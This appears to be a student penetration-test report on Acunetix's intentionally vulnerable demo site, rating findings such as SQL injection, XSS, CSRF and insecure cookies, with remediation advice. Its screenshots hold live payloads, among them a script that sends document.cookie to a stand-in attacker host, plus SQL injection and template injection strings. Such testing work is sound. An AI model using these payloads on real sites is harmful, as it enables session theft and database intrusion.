Penetration testing final report

VULNERABILITY REPORT

SATURDAY, MAY 20, 2023

.

MODIFICATIONS HISTORY

Version	Date	Author	Description
1.0	05/20/2023	Chawki Ben Salem	Initial Version (https://github.com/Chawki-BS/Web-Penetration-Testing-Results)

TABLE OF CONTENTS

1. General Information 4
1.1 Scope 4
1.2 Organisation 4
2. Executive Summary 5
3. Technical Details .... **Erreur ! Signet non défini.**
3.1 title 12
4. Vulnerabilities summary 6

General Information

Scope

TEK-UP has mandated us to perform security tests on the following scope:

- http://testphp.vulnweb.com

Organisation

The testing activities were performed between 05/01/2023 and 05/20/2023.

EXECUTIVE SUMMARY

VULNERABILITIES SUMMARY

Following vulnerabilities have been discovered:

Risk	ID	Vulnerability	Affected Scope
Critical	IDX-001	Injection	
Critical	IDX-004	Cryptographic Failure	
High	IDX-002	Broken Access Control	
Medium	VULN-003	Security Misconfiguration	

TECHNICAL DETAILS


INJECTION

CVSS SEVERITY	**Critical**		**CVSSv3 SCORE**	**9.8**
CVSSv3 CRITERIAS	Attack Vector :	**Network**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**High**
	Required Privileges :	**None**	Integrity :	**High**
	User Interaction :	**None**	Availability :	**High**
AFFECTED SCOPE				
DESCRIPTION	SQL Injection is a type of injection vulnerability where an attacker can execute arbitrary SQL statements by manipulating user input. This can lead to unauthorized access to sensitive data, modification of data, or even complete system compromise.			
OBSERVATION	A successful SQL injection attack can allow an attacker to steal sensitive information, such as passwords, credit card numbers, or other personal or financial data. In some cases, an attacker can gain full access to the target system, allowing them to execute commands, modify or delete data, or even take over the entire system.			

TEST DETAILS

7- Data validation testing :

- Testing for Reflected Cross Site Scripting (CWE-79)




acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
searched for:
PHP vuln help
Fractal Explorer
Elements Console Sources Network Performance Memory Application Security Lighthouse DOM Invader
Preserve log Disable cache No throttling
Filter Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies Blocked Requests 3rd-party requests
50 ms 100 ms 150 ms 200 ms 250 ms 300 ms 350 ms 400 ms 450 ms 500 ms 550 ms 600 ms 650 ms 700 ms 750 ms 800 ms
Name
logo.gif
settings.json
data:application/js...
?login=test%2Ftest
6 requests | 6.8 kB transferred
Headers Payload Preview Response Initiator Timing

```
<script>new Image().src = "http://attackerwebsite.com/?" + document.cook
"><b onfocus="alert(2)"><"
<script>alert(1)</script>
"><script>alert(1)</script><"
"><script>onfocus="alert(2)"</script><"
"><script onfocus="alert(2)"></script><"
```

```
General
Request URL: http://attackerwebsite.com/?login=test%2Ftest
Request Method: GET
Status Code: 200 OK
Remote Address: 127.0.0.1:8080
```

Image 1 – Reflected XSS.PNG

- Testing for Stored Cross Site Scripting (CWE-79)



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


05.14.2023, 11:28 am

It might be a simple post.

```
<div class="story">
  <table width="100%" cellpadding="4" cellspacing="1">
    <tbody>
      <tr> … </tr>
      <tr> … </tr>
      <tr>
        <td colspan="2"> == $0
          <img src="/images/remark.gif">
          "&nbsp;&nbsp;It might be a simple post. "
          <script>alert("this is a stored XSS attack")</script>
        </td>
      </tr>
    </tbody>
  </table>
```

```
element.style {
}
td {                                   style.css:322
  background-color: □#FFFFFF;
}
td {                          user agent stylesheet
  display: table-cell;
  vertical-align: inherit;
}
Inherited from table
table {                       user agent stylesheet
  border-collapse: separate;
```

Image 2 – Stored XSS attack.png



testphp.vulnweb.com says

this is a stored XSS attack


```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
  <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
  <head> … </head>
  <body>
    <div id="mainLayer" style="position:absolute; width:700px; z-index:1"> == $0

      " "
  </body>
</html>
```

No matching selector or style

Image 3 – Stored XSS attack result.png

- Testing for SQL Injection (CWE-89)


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
login

If you are already registered please enter your login information below:

Username : test' OR 1=1 #

Password :

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
update

0 (test)

On this page you can visualize or edit you user information.

Name: 0

Credit card number: 1234-5678-2300-9000 / sleep(10)

E-Mail: testing@example.com

Phone number: 555-666-0606

Address: "}dfb[[${98991*97996}]]xca

You have 4 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Image 4 – SQL injection.png

REMEDIATION	The best way to prevent SQL injection attacks is to use parameterized queries, prepared statements, or stored procedures instead of directly concatenating user input into SQL statements. Additionally, input validation and sanitization should be performed on all user input to ensure that it only contains expected characters and values, and is free of any malicious code.
REFERENCES	https://owasp.org/Top10/A03_2021-Injection/

CRYPTOGRAPHIC FAILURE


CVSS SEVERITY	**Critical**		**CVSSV3 SCORE**	**9.8**
CVSSV3 CRITERIAS	Attack Vector :	**Network**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**High**
	Required Privileges :	**None**	Integrity :	**High**
	User Interaction :	**None**	Availability :	**High**
AFFECTED SCOPE				
DESCRIPTION	The encryption of sensitive data is a common requirement in many applications. However, weak encryption algorithms or insufficient key sizes can result in the encrypted data being easily recoverable by an attacker. For example, using 128-bit AES keys or smaller, or using DES encryption, is no longer considered secure.			

OBSERVATION	An attacker could potentially recover the sensitive data by using brute-force attacks or other cryptographic attacks against the weak encryption. In the case of insufficient key sizes, an attacker could also use precomputed tables or rainbow tables to crack the key. In addition, attacks on the cryptographic algorithms themselves may be possible, allowing an attacker to bypass the encryption entirely.

TEST DETAILS

9- Cryptography:


Testing for Sensitive Information Sent via Unencrypted Channels (CWE311, CWE319, CWE 323)



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Lister
1	http://testphp.vulnweb.com	GET	/			200	5175	HTML		Home of Acunetix Art			44.228.249.3		19:16:42 20...	8080
2	http://testphp.vulnweb.com	GET	/login.php			200	5740	HTML	php	login page			44.228.249.3		19:16:49 20...	8080
3	http://testphp.vulnweb.com	POST	/userinfo.php	✓		200	6215	HTML	php	user info			44.228.249.3	login=test%2Ft...	19:16:54 20...	8080
4	https://passwordsleakche...	POST	/v1/leaks:lookupSingle	✓		400	523	script				✓	142.250.203.106		19:16:55 20...	8080

Image 5 – CWE311 CWE319.png



jhonny (test)

On this page you can visualize or edit you user information.

Name:	jhonny
Credit card number:	1234-5678-2300-9000
E-Mail:	juniorcabeçudo@gmail
Phone number:	
Address:	')or('a'='a'

```
▾ General
  Request URL: http://testphp.vulnweb.com/userinfo.php
  Request Method: POST
  Status Code: 200 OK
  Remote Address: 127.0.0.1:8080
  Referrer Policy: strict-origin-when-cross-origin
▾ Response Headers
  Connection: close
  Content-Length: 6005
  Content-Type: text/html; charset=UTF-8
  Date: Sat, 20 May 2023 18:27:35 GMT
  Server: nginx/1.19.0
  Set-Cookie: login=test%2Ftest
```

Image 6 – CWE 323.png

REMEDIATION	Ensure that strong encryption algorithms with sufficiently long keys are used to protect sensitive data. Refer to industry-standard recommendations for key sizes and encryption algorithms, such as NIST Special Publication 800-57 or similar. Consider using key derivation functions (KDFs) to generate strong keys from weaker sources of entropy. Implement proper key management practices to ensure that keys are securely generated, stored, rotated, and destroyed when no longer needed.
REFERENCES	https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

BROKEN ACCESS CONTROL

CVSS SEVERITY	**High**	**CVSSv3 SCORE**	**7.3**


CVSSv3 **CRITERIAS**	Attack Vector :	**Network**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**Low**
	Required Privileges :	**None**	Integrity :	**Low**
	User Interaction :	**None**	Availability :	**Low**

AFFECTED SCOPE	
DESCRIPTION	Broken access control occurs when restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these weaknesses to gain unauthorized access to resources or to perform actions that they should not be able to perform. The impact of this vulnerability can range from sensitive data leaks to full system compromise, depending on the specific scenario. This vulnerability is caused by improper access controls in the application, such as lack of authentication checks, missing authorization checks, or insufficient enforcement of least privilege.
OBSERVATION	An attacker can exploit this vulnerability to gain access to sensitive data, such as user accounts, personally identifiable information, or confidential business data. The attacker may also be able to execute unauthorized actions, such as modifying or deleting data or executing unauthorized commands. In some cases, this vulnerability can lead to full system compromise or the ability to pivot to other systems on the network.

TEST DETAILS

6- Session Management :

- Testing for Cross-Site Request Forgery CSRF (CWE-352)


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
searched for:
OK
Read testphp.vulnweb.com
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application EditThisCookie
Filter Items
Cache Storage
Cookies
Indexed DB
Local Storage
Session Storage


testphp.vulnweb.com

This web application is vulnerable to CSRF

No data present for selected host

Image 7 – CSRF.png

- Testing for cookies attributes (CWE-315 - CWE-614)


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application EditThisCookie
Cache Storage
Cookies
http://testphp.vulnweb.com
Indexed DB
Local Storage
Session Storage
Filter Items
Filter values

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
login	test%2Ftest	testphp.vulnweb.com	/	Session	16	false	false	None	Sun, 07 May 2023 10:00:39 GMT


```
login: "test%2Ftest"
  Created: "Sun, 07 May 2023 08:20:07 GMT"
  Domain: "testphp.vulnweb.com"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sun, 07 May 2023 10:00:39 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
  Size: 16
```

Image 8 – CWE-315 - CWE-614.png

Remediation	To remediate this vulnerability, the application must ensure that access controls are properly implemented and enforced. This includes: - Implementing proper authentication mechanisms, such as strong password policies and multi-factor authentication. - Implementing proper authorization mechanisms, such as role-based access control or attribute-based access control. - Ensuring that all resources are properly protected and access is restricted to only those who need it.
References	https://owasp.org/Top10/A2/


Security Misconfiguration

CVSS Severity	**Medium**		**CVSSv3 Score**	**6.5**
CVSSv3 criterias	Attack Vector :	**Network**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**Low**
	Required Privileges :	**None**	Integrity :	**Low**
	User Interaction :	**None**	Availability :	**None**
Affected scope				
Description	Security misconfiguration can occur in all layers of a web application stack, including the web server, application server, database, platform, and framework. It can result from an incomplete or ad hoc configuration, insecure default settings, or a lack of secure coding practices. Common examples of misconfigurations include: - Default or weak passwords for administrative interfaces - Misconfigured SSL/TLS settings, including weak ciphers or expired certificates - Incomplete or ad hoc configuration of firewalls and network devices - Insecure default configurations for web frameworks or libraries - Unnecessary or excessive permissions and privileges granted to users and applications			
Observation	Attackers can exploit security misconfigurations to gain unauthorized access to sensitive data or take over the application. Common attack scenarios include: - Exploiting default or weak passwords to gain administrative access - Exploiting SSL/TLS misconfigurations to intercept and modify traffic - Exploiting misconfigured network devices to gain access to internal systems - Exploiting insecure default configurations for web frameworks or libraries to launch attacks such as SQL injection or remote code execution - Exploiting excessive permissions and privileges granted to users and applications to escalate privileges and gain unauthorized access to data or systems.			
Test details **1- Information Gathering :** - Fingerprint web server (CWE-756, CWE-1352)				



```
┌──(chawki㉿kali)-[~/Downloads]
└─$ nikto -host testphp.vulnweb.com 80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2023-04-20 21:16:23 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
